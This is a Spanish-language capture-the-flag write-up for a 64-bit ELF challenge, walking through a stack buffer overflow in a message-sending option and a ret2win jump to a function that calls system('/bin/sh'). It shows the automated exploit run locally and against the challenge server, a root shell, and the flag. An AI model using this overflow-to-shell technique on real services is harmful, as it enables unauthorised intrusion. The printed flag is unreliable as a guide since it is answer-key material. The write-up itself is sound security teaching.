

# AAAA

## Flag

HackOn{c0MM0n\_ret2wIN\_1s\_ez}

## Writeup

- Sacamos información básica del binario. Vemos que es un elf de 64 bits no estripeado con nx. Con strings llama la atención system y /bin/sh.

```
[16:57:55]david@ubuntu:[AAAA]> file AAAA
AAAA: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=2bd2d8f54de776dd93ed899bfcc70b5f8f5624a9, for GNU/Linux 3.2.0, not stripped
[16:58:18]david@ubuntu:[AAAA]> checksec AAAA
[*] '/home/david/Hackon/AAAA/AAAA'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary Found
NX: NX enabled
PIE: No PIE (0x400000)
[16:58:28]david@ubuntu:[AAAA]> strings AAAA
/lib64/ld-linux-x86-64.so.2
libc.so.6
exit
__isoc99_scanf
puts
_putchar
printf
stdout
system
setvbuf
__libc_start_main
GLIBC_2.7
GLIBC_2.2.5
__gmon_start__
H=@@
[]A[]A^A_
Opciones:
1: Iniciar sesi
2: Imprimir nombre
3: Enviar mensaje
4: Salir
5: RCE
Ups!, olvide de esa
ltima opci
OPCION INCORRECTA
Dime tu nombre (max 20 chars)
%20s
Tu nombre es: %s
A quien quiere enviar un mensaje?
Escribe el mensaje a continuaci
Mensaje enviado a %s
/bin/sh
!*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
AAAA.c
```

- Ejecutamos para ver la funcionalidad. El programa imprime un menú de opciones, entre las cuales resalta RCE. Probando un poco vemos que hay un posible buffer overflow en la opción de enviar mensaje.



```
|16:59:30|david@ubuntu:[AAAA]> gdb-pwndbg AAAA
Reading symbols from AAAA...
(No debugging symbols found in AAAA)
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg> i fun
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x00000000004010a0  putchar@plt
0x00000000004010b0  puts@plt
0x00000000004010c0  system@plt
0x00000000004010d0  printf@plt
0x00000000004010e0  setvbuf@plt
0x00000000004010f0  __isoc99_scanf@plt
0x0000000000401100  exit@plt
0x0000000000401110  _start
0x0000000000401140  _dl_relocate_static_pie
0x0000000000401150  deregister_tm_clones
0x0000000000401180  register_tm_clones
0x00000000004011c0  __do_global_dtors_aux
0x00000000004011f0  frame_dummy
0x00000000004011f6  main
0x0000000000401314  iniciar
0x0000000000401350  imprimir
0x000000000040137b  enviar
0x00000000004013f5  rce
0x0000000000401410  __libc_csu_init
0x0000000000401480  __libc_csu_fini
0x0000000000401488  _fini
pwndbg> █
```

- Si miramos la funcionalidad de rce vemos que llama a system con el argumento "/bin/sh", es decir da una shell.


```
pwndbg> disass rce
Dump of assembler code for function rce:
   0x00000000004013f5 <+0>:      endbr64
   0x00000000004013f9 <+4>:      push   rbp
   0x00000000004013fa <+5>:      mov    rbp, rsp
   0x00000000004013fd <+8>:      lea   rdi, [rip+0xd3e]      # 0x402142
   0x0000000000401404 <+15>:     call  0x4010c0 <system@plt>
   0x0000000000401409 <+20>:     nop
   0x000000000040140a <+21>:     pop   rbp
   0x000000000040140b <+22>:     ret
End of assembler dump.
pwndbg> x/s 0x402142
0x402142:      "/bin/sh"
pwndbg> █
```

- Con el buffer overflow podemos hacer un ret2win, que consiste en meter padding hasta llegar a la dirección de retorno del stack (el rip guardado) y luego sobrescribir esa dirección de retorno con la dirección de rce, para que al hacer return de la función enviar, se vuelva a rce en vez de a

main. Para saber cuanto padding debemos meter tenemos que encontrar el offset de la dirección de retorno desde nuestro input. Esto se puede hacer manualmente con un patrón ciclico. En este caso voy a utilizar la herramienta [PwnCtfTool](#) que he desarrollado yo conjuntamente con [DiegoAltF4](#) y que automatiza este tipo de retos.

- Especificamos el archivo a explotar, la función target y el argumento `--shell` porque en este caso conseguimos una shell y no una flag impresa por pantalla. Además, debemos añadir al payload `'3\n'` para que se elija la opción que es vulnerable antes de enviar el payload, esto lo hacemos pasandole un archivo con `'3\n'` como argumento a `--before`.

```
|16:43:57|david@ubuntu:[AAAA]> printf '3\n' > before
|16:44:06|david@ubuntu:[AAAA]> PwnCtfTool -f ./AAAA -t rce --shell --before before
```



```
By: DiegoAltF4 and Dbd4
```

---

```
Opciones:
1: Iniciar sesión
2: Imprimir nombre
3: Enviar mensaje
4: Salir
5: RCE
Ups!, olvidate de esa última opción
>
¿A quien quiere enviar un mensaje?
> Escribe el mensaje a continuación
$ whoami
david
$ █
```

- Vemos que conseguimos una shell (de momento local). Ahora que sabemos que funciona el exploit con PwnCtfTool, usamos el argumento `--remote` para explotar la vulnerabilidad de forma remota y conseguir una shell en la dirección que se nos proporciona (`nc 167.86.87.193 6786`). Leemos `/challenge/flag.txt` y conseguimos la flag.

```
|17:09:06|david@ubuntu:[AAAA]> PwnCtfTool -f ./AAAA -t rce --shell --before before --remote

          _____
         /  _  /  /
        /  /  /  /
       /  /  /  /
      /  /  /  /
     /  /  /  /
    /  /  /  /
   /  /  /  /
  /  /  /  /
 /  /  /  /
/  /  /  /

By: DiegoAltF4 and Dbd4

=====

IP/DOMAIN: 167.86.87.193
PORT: 6786
Opciones:
1: Iniciar sesión
2: Imprimir nombre
3: Enviar mensaje
4: Salir
5: RCE
Ups!, olvidate de esa última opción
>
¿A quien quiere enviar un mensaje?
> Escribe el mensaje a continuación
Mensaje enviado a haaciaacjaackaaclaacmaacnaacoaacpaacqaac\x1a@$ whoami
root
$ cat /challenge/flag.txt
HackOn{c0MM0n_ret2wIN_1s_ez}
$
```

## Probado por

---

- [Dbd4](#)

## Autor

---

- David Billhardt
  - [Twitter](#)
  - [Github](#)